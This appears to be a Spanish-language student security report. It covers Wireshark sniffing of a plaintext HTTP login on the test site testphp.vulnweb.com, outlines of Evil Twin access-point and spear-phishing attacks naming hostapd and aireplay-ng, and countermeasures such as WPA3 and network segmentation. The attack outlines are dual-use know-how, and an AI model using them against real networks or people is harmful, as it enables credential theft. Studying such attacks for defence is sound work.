
If you are already registered please enter your login information below:

Username :

Password :

login

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.





```
▶ Ethernet II, Src: Intel_..., Dst: ARRISGroup...
▶ Internet Protocol Version 4, Src: 192.168.0.33, Dst: 44.228.249.3
▶ Transmission Control Protocol, Src Port: 2793, Dst Port: 80, Seq: 539...
▼ Hypertext Transfer Protocol
  ▶ POST /userinfo.php HTTP/1.1\r\n
    Host: testphp.vulnweb.com\r\n
    Connection: keep-alive\r\n
  ▶ Content-Length: 29\r\n
    Cache-Control: max-age=0\r\n
    Origin: http://testphp.vulnweb.com\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/5...
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image...
    Referer: http://testphp.vulnweb.com/login.php\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Language: es-419,es-US;q=0.9,es;q=0.8,en;q=0.7\r\n
    \r\n
    [Response in frame: 5660]
    [Full request URI: http://testphp.vulnweb.com/userinfo.php]
    File Data: 29 bytes
  ▼ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▼ Form item: "uname" = "Ruben_OZonE"
      Key: uname
      Value: Ruben_OZonE
    ▶ Form item: "pass" = "PREUBA"
```

- **Vulnerabilidad explotada:**

La confianza de la víctima en la autoridad (el supuesto técnico) y la vulnerabilidad de las redes WPA2/WPA3 frente a ataques de fuerza bruta; si la contraseña es débil como en este caso "iloveyou" la que es muy fácil para un ataque con el diccionario "rockyou" descifrar sin mayores problemas la red puede ser fácilmente vulnerada.



## Ejemplo 2. Crear un punto de acceso falso (Evil Twin)

Esta es una técnica de ataque a la red que crea un punto de acceso malicioso para interceptar el tráfico.

- **Técnica:** El atacante configura un punto de acceso inalámbrico malicioso (el "gemelo malvado" o **Evil Twin**) que imita a una red legítima, utilizando el mismo **SSID (Service Set Identifier)** y, a menudo, el mismo canal.
- **Ejecución técnica:**
  1. **Configuración del punto de acceso falso:** El atacante utiliza una tarjeta de red en modo monitor y un software como **hostapd** para crear el punto de acceso. El SSID se configura para que coincida con el de la red objetivo (por ejemplo, "Starbucks Wi-Fi").
  2. **Ataque de des-autenticación:** Se utiliza una herramienta como **aireplay-ng** para enviar paquetes de des-autenticación a los clientes conectados a la red legítima, forzándolos a desconectarse.
  3. **Captura de credenciales:** Cuando los dispositivos intentan reconectarse, se asocian automáticamente al Evil Twin. Si la red falsa no tiene cifrado o presenta una página de inicio de sesión falsa (un **portal cautivo**), el atacante puede capturar las credenciales de la víctima en texto plano. En el caso de una conexión a un sitio web no seguro (HTTP), se puede capturar el tráfico directamente con **Wireshark**.
- **Vulnerabilidad explotada:** La tendencia de los dispositivos a conectarse automáticamente a redes conocidas y la falta de verificación del certificado de seguridad en portales cautivos.

### **Ejemplo 3. Ataque de phishing por correo electrónico (Spear Phishing)**

Esta técnica de phishing se dirige a una víctima específica con información personalizada para aumentar su credibilidad.

- **Técnica:** El atacante envía un correo electrónico o un mensaje de texto que parece provenir de una fuente legítima (por ejemplo, el departamento de TI de la empresa). El mensaje notifica a la víctima sobre un "problema de seguridad urgente" y le pide que haga clic en un enlace para "restablecer su contraseña de Wi-Fi".
- **Ejecución técnica:**
  1. **Creación del phishing kit:** El atacante crea una página web falsa que imita la interfaz de un portal de inicio de sesión de la empresa. Esta página tiene un formulario de login que captura las credenciales ingresadas por la víctima.
  2. **Envío del correo:** El correo electrónico malicioso se redacta con un sentido de urgencia y utiliza la información personal de la víctima para ganar su confianza (por ejemplo, su nombre y puesto).
  3. **Captura de credenciales:** Cuando la víctima ingresa su nombre de usuario y contraseña en el sitio web falso, esta información se envía al servidor del atacante, que puede almacenarla en un archivo de texto o una base de datos.
- **Vulnerabilidad explotada:** La confianza de la víctima en las comunicaciones de fuentes que parecen legítimas y el desconocimiento de cómo verificar la autenticidad de un sitio web (revisando la URL, el certificado SSL, etc.).




## 2. Puntos relevantes del reporte de wireshark

El análisis de un reporte de captura de paquetes con **Wireshark** es crucial para entender el flujo de datos en una red y descubrir posibles vulnerabilidades.

A partir de la captura de credenciales en <http://testphp.vulnweb.com/login.php>, los tres puntos más relevantes del reporte son presentados a continuación.

## 1. Exposición de credenciales en texto plano (HTTP)

- Este es el hallazgo más crítico. Al visitar un **sitio web que utiliza el protocolo HTTP** (Hypertext Transfer Protocol) para la comunicación, *la información no se cifra*. Esto significa que, al capturar los paquetes con Wireshark, cualquier dato ingresado en el formulario de login (como el nombre de usuario y la contraseña) se transmite sin cifrado.
- En el reporte se puede identificar un paquete con el método POST dentro del protocolo HTTP, que es el que se usa para enviar datos a un servidor. Al expandir la sección de "*HTML Form URL-encoded*" en el panel de detalles del paquete, se pueden ver las credenciales exactas. Este punto demuestra la vulnerabilidad inherente de las conexiones no seguras y **por qué el uso de HTTPS es fundamental**.





## 2. Identificación de direcciones ip y puertos


- El reporte de Wireshark permite identificar las direcciones IP de origen y destino de cada paquete. La **dirección IP de origen** (Source IP) corresponde a la maquina víctima, mientras que la **dirección IP de destino** (Destination IP) es la del servidor web testphp.vulnweb.com.
- También se pueden ver los **números de puerto** utilizados en la comunicación. En la captura se observa el puerto 80 del protocolo TCP, que es el puerto estándar para el tráfico HTTP en el sitio web y el 2793 en el equipo que está siendo víctima de "sniffing". Esta información es vital para mapear la topología de la red, identificar a los comunicantes y entender qué servicios se están utilizando.

```
▶ Frame 5658: 730 bytes on wire (5840 bits), 730 bytes captured (5840 bits) on interface \Device\NPF_{12A94DEA-...}
▶ Ethernet II, Src: Intel_..., Dst: ARRISGroup_b5:61:...
▶ Internet Protocol Version 4, Src: 192.168.0.33, Dst: 44.228.249.3
▶ Transmission Control Protocol, Src Port: 2793, Dst Port: 80, Seq: 539, Ack: 2749, Len: 676
▼ Hypertext Transfer Protocol
```

### 3. Análisis del flujo de conexión (Three-Way Handshake TCP):

- Cada comunicación a través de TCP, como la que ocurre al acceder a un sitio web, comienza con un proceso de tres pasos conocido como **three-way handshake** o "saludo de tres vías." En tu captura, Wireshark te permite ver estos tres paquetes clave:
  1. **SYN (Synchronize):** Tu máquina envía un paquete SYN al servidor para iniciar la conexión.
  2. **SYN-ACK (Synchronize-Acknowledge):** El servidor responde con un paquete SYN-ACK, confirmando que ha recibido la solicitud y que está listo para la conexión.
  3. **ACK (Acknowledge):** Tu máquina envía un paquete ACK final para confirmar la conexión.
- Este análisis del flujo de conexión te ayuda a entender cómo se establecen las comunicaciones, a diagnosticar problemas de red y a identificar si el servidor respondió correctamente, lo cual es fundamental para el funcionamiento de cualquier servicio en internet.





### **3. Contramedidas para evitar ataques a la red inalámbrica**

A continuación se presentan 3 técnicas que reducen la posibilidad de ataques exitosos a redes inalámbricas.

## 1. Migración a WPA3 y uso de contraseñas fuertes

La principal contramedida es actualizar el protocolo de seguridad del router a **WPA3** (Wi-Fi Protected Access 3) si este lo permite. Este protocolo ofrece mejoras significativas sobre su predecesor, WPA2:

- **SAE (Simultaneous Authentication of Equals):** WPA3 reemplaza el handshake de cuatro vías de WPA2 con el protocolo SAE. A diferencia de WPA2, **SAE es resistente a los ataques de diccionario offline**. Esto significa que si un atacante captura el handshake, no podrá usar herramientas como aircrack-ng con un diccionario para descifrar la contraseña, incluso si esta es débil.
- **Encriptación individualizada (Enhanced Open):** Para redes públicas o no protegidas, WPA3 ofrece una **encriptación individualizada**. Esto evita que un atacante capture el tráfico de un usuario y lo asocie con la contraseña de la red, protegiendo las comunicaciones en redes abiertas.
- **Contraseñas robustas:** La implementación de WPA3 debe ir acompañada de una política de contraseñas fuertes. **Una contraseña robusta debe tener un mínimo de 12-16 caracteres**, ser una combinación de letras mayúsculas y minúsculas, números y caracteres especiales. Esto dificulta enormemente los ataques de fuerza bruta y de diccionario, complementando la protección que ofrece SAE.



## 2. Segmentación de la red y red de invitados

La segmentación de red implica dividir la red principal en subredes lógicas. Esto es especialmente útil en entornos de oficina o incluso en el hogar, donde dispositivos como IoT (cámaras, asistentes de voz) pueden tener vulnerabilidades.

- **Red de invitados (Guest Network):** La creación de una red de invitados separada es una contramedida sencilla y efectiva. Esta red debe tener su propio SSID y contraseña, y estar aislada de la red principal mediante una VLAN (Virtual LAN) o reglas de firewall. De esta forma, si un atacante compromete la red de invitados, no tendrá acceso a los dispositivos críticos de la red principal, como servidores, computadoras de trabajo o dispositivos de almacenamiento.
- **Configuración de VLANs:** A nivel empresarial, la segmentación con VLANs permite crear políticas de acceso y tráfico más granulares, asegurando que solo los dispositivos autorizados puedan comunicarse entre sí.

### 3. Gestión de credenciales y actualización de firmware

Las credenciales y el software de los dispositivos de red son puntos de entrada comunes para los atacantes.

- **Cambio de credenciales por defecto:** Los routers vienen con nombres de usuario y contraseñas por defecto que son conocidos por los atacantes. Es fundamental ***cambiar estas credenciales inmediatamente después de la instalación***. Esto previene ataques que buscan acceder a la interfaz de administración del router.
- **Actualizaciones de firmware:** El firmware es el software que controla el hardware de tu router. Los fabricantes de routers lanzan actualizaciones periódicas para corregir vulnerabilidades de seguridad y mejorar el rendimiento. Es vital **mantener el firmware del router actualizado**. La mayoría de los routers modernos tienen una opción de actualización automática, que debe estar activada para garantizar que el dispositivo esté siempre protegido contra exploits conocidos.
- **Monitoreo del tráfico:** Implementar herramientas de monitoreo de tráfico o IDS/IPS (Intrusion Detection System/Intrusion Prevention System) incluso si es posible un NGFW o un SIEM, son herramientas que pueden ayudar a detectar actividades sospechosas en la red y alertar al administrador sobre posibles ataques o accesos no autorizados.